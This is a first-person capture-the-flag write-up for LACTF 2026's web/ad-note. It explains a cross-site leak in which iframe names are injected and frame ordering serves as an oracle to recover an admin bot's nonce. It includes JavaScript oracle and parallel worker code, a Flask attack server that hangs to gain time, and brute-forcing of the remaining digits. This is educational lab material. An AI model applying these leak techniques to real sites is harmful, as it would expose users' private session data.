LACTF 2026 | web/ad-note
My solution to web/ad-note from LACTF 2026
Setup
web/ad-note is an XS challenge where we are given several sites and portions of their source code. This was not the intended solution, and for that I would suggest taking a look at the author’s solve script here.
There are three main pieces to consider:
- Site A:
https://notes.chall.lac.tf - Site B:
https://admin-bot.lac.tf/ad-note - Site C:
https://ads.chall.lac.tf
Site A

Site A is a “notes app,” for which we are given the full source code.
It has the following properties:
- It displays a random number of ads, along with the notes themselves, using iframes (referred to as ad-frames and note-frames going forward)
- It contains two functions: one to search for notes, and one to create a new note
- The notes are tied to browser sessions, with the note data kept in localStorage
- The ads are pulled from Site C, and are static HTML
Site B

Site B is an “admin app,” which we are given partial source code for.
It consists of a single URL entry field, and a submit button. We will analyze what happens on submit later.
Site C
Site C is an Nginx server that hosts static HTML content, with URLs like:
- https://ads.chall.lac.tf/1.html
- https://ads.chall.lac.tf/2.html
- etc.
The full source for each ad is provided, but none of the content appears to have any special characteristics.
Where’s The Flag?
First, we need to understand the goal of the challenge. How is the flag retreived?
The primary logic can be found in Site B’s execute function, which triggers when the submit button is pressed. Particularly, this snippet:
await page.setCookie({
	name: "admin",
	value: ADMIN_PASSWORD,
	domain: new URL(CHALL_URL).hostname,
	httpOnly: true,
	sameSite: "Lax",
});

// Acquire nonce
await page.goto(`${CHALL_URL}/nonce`);
const element = await page.waitForSelector('#nonce');
const nonce = await element.evaluate(el => el.textContent);

// Creates a secret note.
await page.goto(`${CHALL_URL}/create`);
await page.waitForSelector('#note-content');
await page.type('#note-content', nonce);
await page.click('button[type=submit]');
await page.waitForNavigation();

// Visits the URL
await page.goto(url);
await sleep(30_000);

// Delete the nonce
await page.goto(`${CHALL_URL}/delete?nonce=${nonce}`);
To summarize, when the submit button is pressed, the admin site will:
- Set the admin password as a cookie
- Use the admin cookie to successfully call Site A’s /nonce endpoint, retrieving the raw value of a new valid nonce
- Create a new note on Site A with the new nonce as the content using the /create endpoint
- Goto the url that we provide
- Wait 30 seconds
- Delete the previously created nonce
What exactly is this nonce for? It itself is not the flag, but looking at the source for Site A, we can see that there’s a /guess endpoint that, when the nonce is present in the request, returns the flag.
@app.route('/guess')
def guess():
    nonce_value = request.args.get('nonce', '')

    with nonces_lock:
        valid = nonce_value in nonces
        if valid:
            nonces.discard(nonce_value)

    return make_response(FLAG if valid else f'Incorrect')
Great, now we have a clear picture of how to retrieve the flag, which looks something like this:
- Tell Site B to get a nonce and write it to a note on Site A
- Extract the nonce from Site B’s session on Site A
- Submit the nonce to the
/guessendpoint
Seems simple enough, but 2. may be easier said than done…
Diving Deeper
Now that we know what to do, let’s see if we can determine an attack vector.
To start, it’s clear that we’re going to need a webhook that we can point Site B to when we click “Submit” in order to use its session on our behalf. For this challenge, I used localhost.run to locally run a webserver accessible via a tunnel. Going forward I’ll refer to this as our Attack Server.
HTML Injection
Since Site A allows the creating of new notes based on user input, HTML injection may seem like an obvious choice. If this could be done, we could simply read the DOM and send the nonce back to our Attack Server. Unfortunately, strong sanitization in Site A’s source prevents this:
const trustedPolicy = trustedTypes.createPolicy('adPolicy', {
createHTML: (input) => {
return input
.replace(/&/g, '&')
.replace(/</g, '<')
.replace(/>/g, '>')
.replace(/"/g, '"')
.replace(/'/g, ''');
},
createScript: () => {
throw new Error('Script creation is not allowed');
},
createScriptURL: () => {
throw new Error('Script URL creation is not allowed');
}
});
It may be worth noting that the uptick ` and backslash \ characters are not sanitized in any way, but I was unable to take advantage of this in any way.
Similarly, the handling of search strings appears to be very safe:
    const params = new URLSearchParams(window.location.search);
    const query = params.get('search') || '';

    searchInput.value = query;
    if (query) {
        searchInfo.textContent = '';
        searchInfo.appendChild(document.createTextNode('Showing results for: "'));
        const strong = document.createElement('strong');
        strong.textContent = query;
        searchInfo.appendChild(strong);
        searchInfo.appendChild(document.createTextNode('"'));
    } else {
        searchInfo.textContent = 'Search your notes';
    }
Cross-Origin Reads
The easiest solution would be to simply have Site B open Site A in a new window and read the DOM directly to get the nonce. Cross-Origin Resource Sharing (CORS) is not allowed by default, so this would only be possible if it was explicitly defined by Site A. Unsurprisingly, this is not the case, as Site A comes equipped with a strong access policy:
@app.after_request
def add_headers(response):
	response.headers['Cache-Control'] = 'no-store'
	response.headers['Content-Security-Policy'] = f"default-src 'self'; require-trusted-types-for 'script'; trusted-types adPolicy; frame-src {CONFIG['ADS_URL']};"

	if request.path == '/guess':
		response.headers['Access-Control-Allow-Origin'] = '*'

	return response
Breaking this down, we can see that:
default-src 'self';only allows content from the same origin to be loaded by defaultrequire-trusted-types-for 'script'andtrusted-types adPolicy;only allow scripts that have been sanitized by the policy above to be runframe-src {CONFIG['ADS_URL']};only allows content from Site C to be loaded over the network into the ad-frames
Window Frames Length Checking
Even cross-site, it’s possible to get the number of frames present in a window using window.length. If the number of ads was the same each time, we could simply check the number of frames to determine if a note is present in our search. Unfortunately the number of ads displayed on Site A is randomized, and each time a new search query is performed, the number is randomized again. Additionally, there is logic to reduce the number of ads as the number of notes increases, making it difficult or impossible to infer the presence of a note after a query by this method. The logic is below:
    calculateAdCount(noteCount, minIframes, maxIframes) {
        if (noteCount >= maxIframes) {
            return 1;
        }

        const minAdsNeeded = Math.max(1, minIframes - noteCount - 1);    // 6 - 0 - 1 = 5 when no note   | 6 - 1 - 1 = 4 when note
        const maxAdsAllowed = maxIframes - noteCount - 1;                // 12 - 0 - 1 = 11 when no note | 12 - 1 - 1 = 10 when note
        const adjustedMax = Math.max(minAdsNeeded, maxAdsAllowed);

        return Math.floor(Math.random() * (adjustedMax - minAdsNeeded + 1)) + minAdsNeeded + 1;
    },
The Vulnerability
In the code to initialize new ad-frames, there is logic that is supposed to extract the “referrerPolicy” parameter from the URLSearchParams.
Although it gets the value of that parameter correctly, it simply gets the name of the first property in the search parameters, and sets it equal to the value extracted from “referrerPolicy”. This effectively means that we can insert a single parameter with an arbitrary value into all of the ad-frames. Although getting the flag may seem trivial after finding this, the Content Security Policy mentioned above still restricts the usefulness of this vulnerability heavily. The logic is below:
    setReferrerPolicy(iframe) {
        const params = new URLSearchParams(window.location.search);  // dict of k,v pairs, ex: params = {"maliciousKey": "killVal", "referrerPolicy": "no-referrer"}
        const policy = params.get('referrerPolicy');                 // policy = {whatever we set}, ex: policy = "no-referrer"
        const propName = Array.from(params.keys())[0];               // propName = "maliciousKey"
        const trustedValue = trustedPolicy.createHTML(policy);
        iframe.setAttribute(propName, trustedValue);                 // maliciousKey is set to whatever we set for referrerPolicy
        return iframe;
    },

    createAdIframe(adsUrl) {
        const adId = this.getRandomAdId();
        const iframe = document.createElement('iframe');
        iframe.src = `${adsUrl}/${adId}.html`;
        iframe.sandbox = 'allow-scripts';
        iframe.className = 'ad-frame';
        return this.setReferrerPolicy(iframe);
    },
Crafting The Exploit
At this point, we’re able to direct Site B to our attack server and make it open Site A with some arbitrary parameter injected into each iframe. How can we use this to get to the flag?
- Change the
src? The CSP only allows Site C. - Change the
sandbox? Since we can only set one parameter, this alone does nothing for us. - Set the
srcdocin order to set more than one parameter? The HTML gets sanitized by the trusted policy. - Set the
class? None of the classes defined in the source help in any way, and we can not access DOM elements by class cross-site. - Set the
name? This is the ticket, as when multiple frames have the same name,window["some_name"]returns a reference to the first frame with that name, which we can take advantage of.
The Algorithm
To get the flag, our algorithm should roughly look like this:
nonce = ""
while nonce.length < 8:
	for char in charset:
		found = oracle(char)
		if found:
			nonce.append(char)
			break

flag = submit_guess(nonce)
Now, we need to use what we’ve learned to create a working oracle.
The Oracle
It turns out that the limited tools available to our cross-site algorithm are enough to create a working oracle. Consider the following operations:
window.frames[0]: returns a reference to the first frame renderedwindow.frames["ad_name"]: returns a reference to the first frame rendered that hasname: "ad_name"
Critically, the note-frames are not rendered strictly before the ad-frames or vice versa. Instead, they are shuffled before being rendered. The logic is below:
    const appends = [];
    noteIframes.forEach(el => appends.push(() => resultsGrid.appendChild(el)));
    adIframes.left.forEach(iframe => appends.push(() => leftAds.appendChild(iframe)));
    adIframes.right.forEach(iframe => appends.push(() => rightAds.appendChild(iframe)));

    for (let i = appends.length - 1; i > 0; i--) {
        const j = Math.floor(Math.random() * (i + 1));
        [appends[i], appends[j]] = [appends[j], appends[i]];
    }

    appends.forEach(append => append());
This means that there is a chance that the first frame in the window will be a note-frame, in which case window.frames[0] == window.frames["ad_frame"] will be false! Since the shuffling happens each time the page is loaded, we can reload the page some preset number of times (say, 20) to see if that conditional ever evaluates to false.
The pseudocode for our oracle looks something like this:
oracle(prefix):
    for i from 0, 20:
        win = window.open("site-a.com")
        if window.frames[0] != window["ad_frame"]:
            return True

    return False
Putting It All Together
Now, it’s simply a matter of building up the nonce by looping through the charset and testing with the oracle.
    const charset = "0123456789abcdef";  // nonce generated with secrets.token_hex(4)
    let nonce = "";

    async function startExploit() {
        for (let round = 0; round < 8; round++) {
            const charFound = await findNextChar(nonce);
            if (charFound !== null) {
                nonce += charFound;
            } else {
                break;  // failure
            }
        }

        // submit guess
    }

    async function findNextChar(prefix) {
        foundChar = null;
        for (const c of charset) {
            correct = await oracle(prefix + c);

            if (correct) {
                foundChar = c;
                break;
            }
        }

        return foundChar;
    }
We’ve solved it! … right?
Racing Against Time
If you recall from earlier in the writeup, Site B’s execution script explicitly deltes the nonce 30 seconds after visiting our webhook. While this would be plenty of time if we could simply grab the nonce with one request, it’s suffocatingly short when our oracle is required to open 20 separate windows just to confirm that one character of our sixteen character charset is invalid.
Even if our oracle took a only 1 second to run, finding the next character in the nonce would take on average 8 seconds. With the nonce being 8 characters long, that’s 64 seconds on average to find all of the characters. In reality, the oracle that we’ve outlined takes more like 3-5 seconds to run per character. Not even close.
The Bottleneck
The biggest bottleneck in our algorithm is waiting to confirm that a character is not the next one. If the character we’re examining is the one we’re looking for, each window load gives us a very roughly 12.5% chance to trip our conditional, or about 49% chance after 5 runs and 74% after 10. This means that can almost always make a positive confirmation significantly faster than we can make a negative one. Unfortunately, most of the times we run the oracle are for negative confirmation. What can we do?
Parallelization
Instead of stepping through the charset, running the oracle one at a time, we can instead run the oracle on each char in the charset simultaneously. This allows us to take advantage of the much faster positive confirmation immediately.
Our findNextChar function now looks like this, where runTrial opens a new window and checks our conditional:
async function findNextChar(prefix) {
    let foundChar = null;

    let num_trials = Object.fromEntries([...charset].map(char => [char, 0]));
    let found = false;

    const worker = async (char) => {
        while (!found) {
            const result = await runTrial(prefix + char);
            num_trials[char] += 1;

            if (result === true) {
                found = true;
                foundChar = char;
                return;
            }
        }
    };

    const workers = [];
    for (const char of charset) {
        workers.push(worker(char));
    }

    await Promise.all(workers);

    return foundChar;
}
With this setup, much better results are achieved, but it’s not enough. A full run still takes around 100 seconds on average, which is still well short of the mark.
Finding Time (Literally)
If we examine Site B’s execute script again, we can see that the 30 second sleep is not started until after the page.goto call to visit our Attack Server:
    await page.goto(url);
    await sleep(30_000);
By default, puppeteer’s page.goto call will not resolve until it sees a load event from the site it’s visiting, waiting up to a maximum of 30 seconds before throwing a timeout exception. This means that if we can craft our attack site to intentionally hang while still running our algorithm, we get an extra 30 seconds for our exploit!
@app.route('/attack')
def attack():
    return """
    <html>
    <head>
        <title>Attack</title>
        <iframe src="/hangout" style="display:none;"></iframe>
    </head>
    <body>
    ...  // our attack algorithm
    </body>
    </html>
"""

@app.route('/hangout')
def hang_forever():
    time.sleep(29)
    return """"""
Where To Go From Here?
After lots of optimization (including small ones not mentioned in this writeup) and finding extra time, we’re still not there quite yet. However, keep in mind that our algorithm is inherantly random. Finding the next char in the nonce could be done in a single trial, or 100. While this leads to inconsistancy, inconsistancy can be a very good thing when you have unlimited attempts but only need to succeed once.
After running the attack a number of times, I noticed that one of the runs was able to successfully retreive 5/8 of the nonce’s characters. That’s not back, but still not enough to get the flag, and getting good enough luck for the full 8/8 would probably take a day’s worth of attempts.
Remember that the charset is 16 digits. That means that to brute force the last 3 digits, we’d only have to submit 4096 guesses, which can be done in < 2 seconds! This is a huge realization, as it means that we really only have to complete 5/8ths of the work to get the flag!
Captchas And Faith
At this point, I knew I could do it. Time was ticking down, but I had seen with my own two eyes a run that would have gotten me the flag if my new optimization had been in effect.
Site B required solving a captcha before beginning execution, which was extremely tedious, but every bycicle clicked and every crosswalk matched felt one step closer to the flag.
Run after run I watched the requests flow into my Attack Server’s /log endpoint, reporting on the progress of my workers. Some runs found 0/8, some found 3/8 in 20 seconds but then ended in disappointment.
Finally, after about 20 minutes of repeatedly running the attack, I saw the flag outputted to my terminal:
lactf{53cur17y_v1a_m0n3t1z47i0n}
Closing Thoughts
web/ad-note was a very cool challenge that left me feeling hopeless more than once throughout my time working on it. I ended up spending a significant portion of LACTF’s runtime just working on it, and I am very happy that I was able to finish it, as it only had 4 other solves the whole weekend. This was the first CTF I participated in, and I definitely learned a lot!